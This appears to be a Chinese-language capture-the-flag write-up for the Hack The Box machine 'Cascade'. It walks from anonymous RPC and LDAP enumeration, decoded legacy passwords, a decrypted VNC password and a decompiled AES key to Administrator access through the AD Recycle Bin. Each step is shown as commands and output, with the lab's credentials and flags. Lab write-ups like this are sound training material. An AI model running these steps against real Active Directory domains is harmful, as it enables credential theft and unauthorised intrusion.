

Cascade,139/445(smb/rpcclient)、389(ldap)、vnc(pwd)、反編譯、AD Recycle Bin(本地漏洞)

```
└─# nmap -sCV -
p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49165 -A
10.10.10.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 01:33 PST
Nmap scan report for 10.10.10.182
Host is up (0.21s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows
Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-
11-12 09:33:14Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows
cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
```

```
cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft
Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%),
Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows
Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%),
Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7
(89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft
Windows 7 SP1 or Windows Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CASC-DC1; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-time:
|   date: 2024-11-12T09:34:14
|_  start_date: 2024-11-11T13:25:50
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
```

TRACEROUTE (using port 53/tcp)

HOP	RTT	ADDRESS
1	209.31 ms	10.10.14.1
2	210.01 ms	10.10.10.182

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 109.42 seconds

139 、 445Port

smb

```
(root@kali)-[~]
└─# smbclient -L 10.10.10.182
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      ────
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

rpcclient

```
└─# rpcclient -U "" -N 10.10.10.182
```

```

rpcclient $> querydispinfo
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull Name: Adrian Turnbull Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson Name: Ben Hanson Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman Name: David Burman Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe Name: Edward Crowe Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen Name: Joseph Allen Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand Name: John Goodhand Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield Name: James Wakefield Desc: (null)
index: 0xec9 RID: 0x455 acb: 0x00000210 Account: r.thompson Name: Ryan Thompson Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith Name: Steve Smith Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util Name: Util Desc: (null)

```

整理完的名稱：

a.turnbull

arksvc

b.hanson

BackupSvc

CascGuest

d.burman

e.crowe

i.croft

j.allen

j.goodhand

j.wakefield

r.thompson

s.hickson

s.smith

Adrian Turnbull

Ben Hanson

BackupSvc

David Burman

Edward Crowe

Ian Croft

Joseph Allen

John Goodhand

James Wakefield

Ryan Thompson

Stephanie Hickson

Steve Smith

順便進行SMB爆破<=失敗...出現 cascade.local

389Port

```

└─# ldapsearch -x -H ldap://10.10.10.182 -D '' -w '' -b
"DC=Cascade,DC=local" > ldap.txt

```

內容：https://github.com/a6232283/HTB/blob/main/文件/Cascade_ldap.txt

這會看到眼睛...


逐一比對username發現 `r.thompson`

有疑似密碼 `clk0bjVldmE=` <=有點像base64 | 明文：`rY4n5eva`

```
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

SMB登入成功

```
# smbmap -H 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
```



```
SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445      Name: 10.10.10.182      Status: Authenticated
    Disk                    Permissions           Comment
    ----                    -
    ADMIN$                  NO ACCESS             Remote Admin
    Audit$                  NO ACCESS             Remote Admin
    C$                      NO ACCESS             Default share
    Data                    READ ONLY             Remote Admin
    IPC$                    NO ACCESS             Remote IPC
    NETLOGON                READ ONLY             Logon server share
    print$                  READ ONLY             Printer Drivers
    SYSVOL                  READ ONLY             Logon server share
```

把檔案下載下來....

有找到2個vbs，

```
MapAuditDrive.vbs  MapDataDrive.vbs
```

文件內容沒啥的，但我記得可以逆向處理。需使用win的dsnpys工具
反編譯失敗。。。。

在 `IT/Email Archives/Meeting_Notes_June_2018.html` 發現這串訊息

```
<p><o:p>&nbsp;</o:p></p>

<p>For anyone that missed yesterday's meeting (I'm looking at
you Ben). Main points are below:</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p>— New production network will be going live on
Wednesday so keep an eye out for any issues. </p>

<p>— We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

<p>— The winner of the ♦Best GPO♦ competition will be
announced on Friday so get your submissions in soon.</p>
```

在 `/IT/Temp/s.smith/VNC Install.reg`

是一個vnc 參考：<https://zh.wikipedia.org/zh-tw/VNC>

找到疑似密碼為16進制：`Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f`

```
# cat VNC\ Install.reg
◆◆Windows Registry Editor Version 5.00
福榮系統
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAddressControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

轉換後是一個亂碼。

```
(root@kali)-[~]
# echo '6bcf2a4b6e5aca0f' | xxd -r -p
k◆*KnZ◆
```

google找 `vnc passwd github`

找到：<https://github.com/jeroennijhof/vncpwd>

```
gcc -o vncpwd vncpwd.c d3des.c
```

執行腳本：`—# ./vncpwd`

Usage: `vncpwd <password file>` 需要密碼清單，也就是剛剛的轉換？

轉換成功：`—# ./vncpwd vncpwd.txt`

Password: `sT333ve2`

帳號因該是：`s.smith`

登入成功並獲取user flag

```
(root@kali) [~/home/.../Desktop/tool/evil-winrm/bin]
# evil-winrm -i 10.10.10.182 -u 's.smith' -p sT333ve2

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: q
Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
*Evil-WinRM* PS C:\Users\s.smith\Documents> type ../Desktop/user.txt
bc6ca784321b99f3d41b158c08630cf6
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

訊息收集

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami /all
USER INFORMATION

User Name      SID
-----
cascade\s.smith S-1-5-21-3332504370-1206983947-1165150453-1107

GROUP INFORMATION

Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias Code S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias Code S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share Alias S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Audit Share Alias S-1-5-21-3332504370-1206983947-1165150453-1137 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT Alias S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users Alias S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

PRIVILEGES INFORMATION

Privilege Name Description State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

`s.smith` 也有文件共享權限，


```

*Evil-WinRM* PS C:\Users\s.smith\Documents> net user s.smith
User name                s.smith
Full Name                Steve Smith
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        1/28/2020 7:58:05 PM
Password expires         Never
Password changeable      1/28/2020 7:58:05 PM
Password required        Yes
User may change password No

Workstations allowed     All
Logon script             MapAuditDrive.vbs
User profile
Home directory
Last logon               1/28/2020 11:26:39 PM

Logon hours allowed      All

Local Group Memberships  *Audit Share          *IT
                        *Remote Management Use
Global Group memberships *Domain Users


```

可登入SMB看看，發現多一個可以讀取。

```

# smbmap -H 10.10.10.182 -u s.smith -p sT333ve2

```



SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445      Name: 10.10.10.182      Status: Authenticated
    Disk                      Permissions      Comment
    ---                      -
    ADMIN$                   NO ACCESS      Remote Admin
    Audit$                   READ ONLY
    C$                       NO ACCESS      Default share
    Data                     READ ONLY
    IPC$                     NO ACCESS      Remote IPC
    NETLOGON                 READ ONLY      Logon server share
    print$                   READ ONLY      Printer Drivers
    SYSVOL                   READ ONLY      Logon server share

```

一樣所有檔案全下載，看是否有不一樣。 會看到眼睛~

內容有


```
(root@kali) - [~/smb/s.smith]
# ls Al sql(wav) PwnKit(版本提權) id
CascAudit.exe CascCrypto.dll DB RunAudit.bat System.Data.SQLite.dll System.Data.SQLite.EF6.dll x64 x86
Academy(完成) 封網 Laravel(漏洞
```

找到一個DB

```
(root@kali) - [~/smb/s.smith/DB]
# file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6, 1st free page 6, free pages 1, cookie 0x4b, schema 4, UTF-8, version-valid-for 60
```

找到一組帳密

```
# sqlite3 Audit.db .dump
```

```
# sqlite3 Audit.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Ldap" (
  "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
  "uname" TEXT,
  "pwd" TEXT,
  "domain" TEXT
);
INSERT INTO Ldap VALUES(1,'ArkSvc','BQ0515Kj9MdErXx6Q6AG0w==','cascade.local');
CREATE TABLE IF NOT EXISTS "Misc" (
  "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
  "Ext1" TEXT,
  "Ext2" TEXT
);
CREATE TABLE IF NOT EXISTS "DeletedUserAudit" (
  "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
  "Username" TEXT,
  "Name" TEXT,
  "DistinguishedName" TEXT
);
INSERT INTO DeletedUserAudit VALUES(6,'test',replace('Test\nDEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d','\n',char(10)),'CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(7,'deleted',replace('deleted guy\nDEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef','\n',char(10)),'CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(9,'TempAdmin',replace('TempAdmin\nDEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a','\n',char(10)),'CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local');
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('Ldap',2);
INSERT INTO sqlite_sequence VALUES('DeletedUserAudit',10);
```

ArkSvc | BQ0515Kj9MdErXx6Q6AG0w==


我一開始以為這是base64然後解碼，但發現解碼後是亂碼，可能被加密...

進行CascCrypto.dll、CascAudit.exe反編譯


CascCrypto寫有CBC加密

```
Microsoft Visual Studio (16.0)
CascCrypto (1.0.0.0)
  CascCrypto.dll
    PE
    Type References
    References
    Resources
    {} -
    {} CascCrypto
      Crypto @0200
        Base Type
        Derived Type
        aes.KeySize = 128;
        aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
        aes.Key = Encoding.UTF8.GetBytes(Key);
        aes.Mode = CipherMode.CBC;
        string result;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(
                memoryStream, aes.CreateEncryptor(),
                CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytes, 0, bytes.Length);
```

CascAudit新增一個斷點在close




找到密碼 w3lc0meFr31nd



username : ArkSvc

passwd : w3lc0meFr31nd

登入成功



找到疑似漏洞

```
Evil-WinRM PS C:\Users\arksvc\Desktop> whoami /all
```

USER INFORMATION

User Name	SID
cascade\arksvc	S-1-5-21-3332504370-1206983947-1165150453-1106

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share	Alias	S-1-5-21-3332504370-1206983947-1165150453-1138	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT	Alias	S-1-5-21-3332504370-1206983947-1165150453-1113	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin	Alias	S-1-5-21-3332504370-1206983947-1165150453-1119	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users	Alias	S-1-5-21-3332504370-1206983947-1165150453-1126	Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

參考：<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges#a-d-recycle-bin>

指令：

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

找到一組疑似密碼：

```
badPasswordTime : 0
badPwdCount : 0
CanonicalName : cascade.local/Deleted Objects/TempAdmin
               DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz
CN : TempAdmin
   DEL:f0cc344d-31e0-4866-bceb-a842791ca059
```

有點像base64轉換

cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz

明文：baCT3r1aN00dles <= 先猜是admin密碼

猜中並獲取root flag

```
(root@kali)-[/home/.../Desktop/tool/evil-winrm/bin]
# evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hack
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
dba85ad55fbeb6e250367037aa56dd53
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```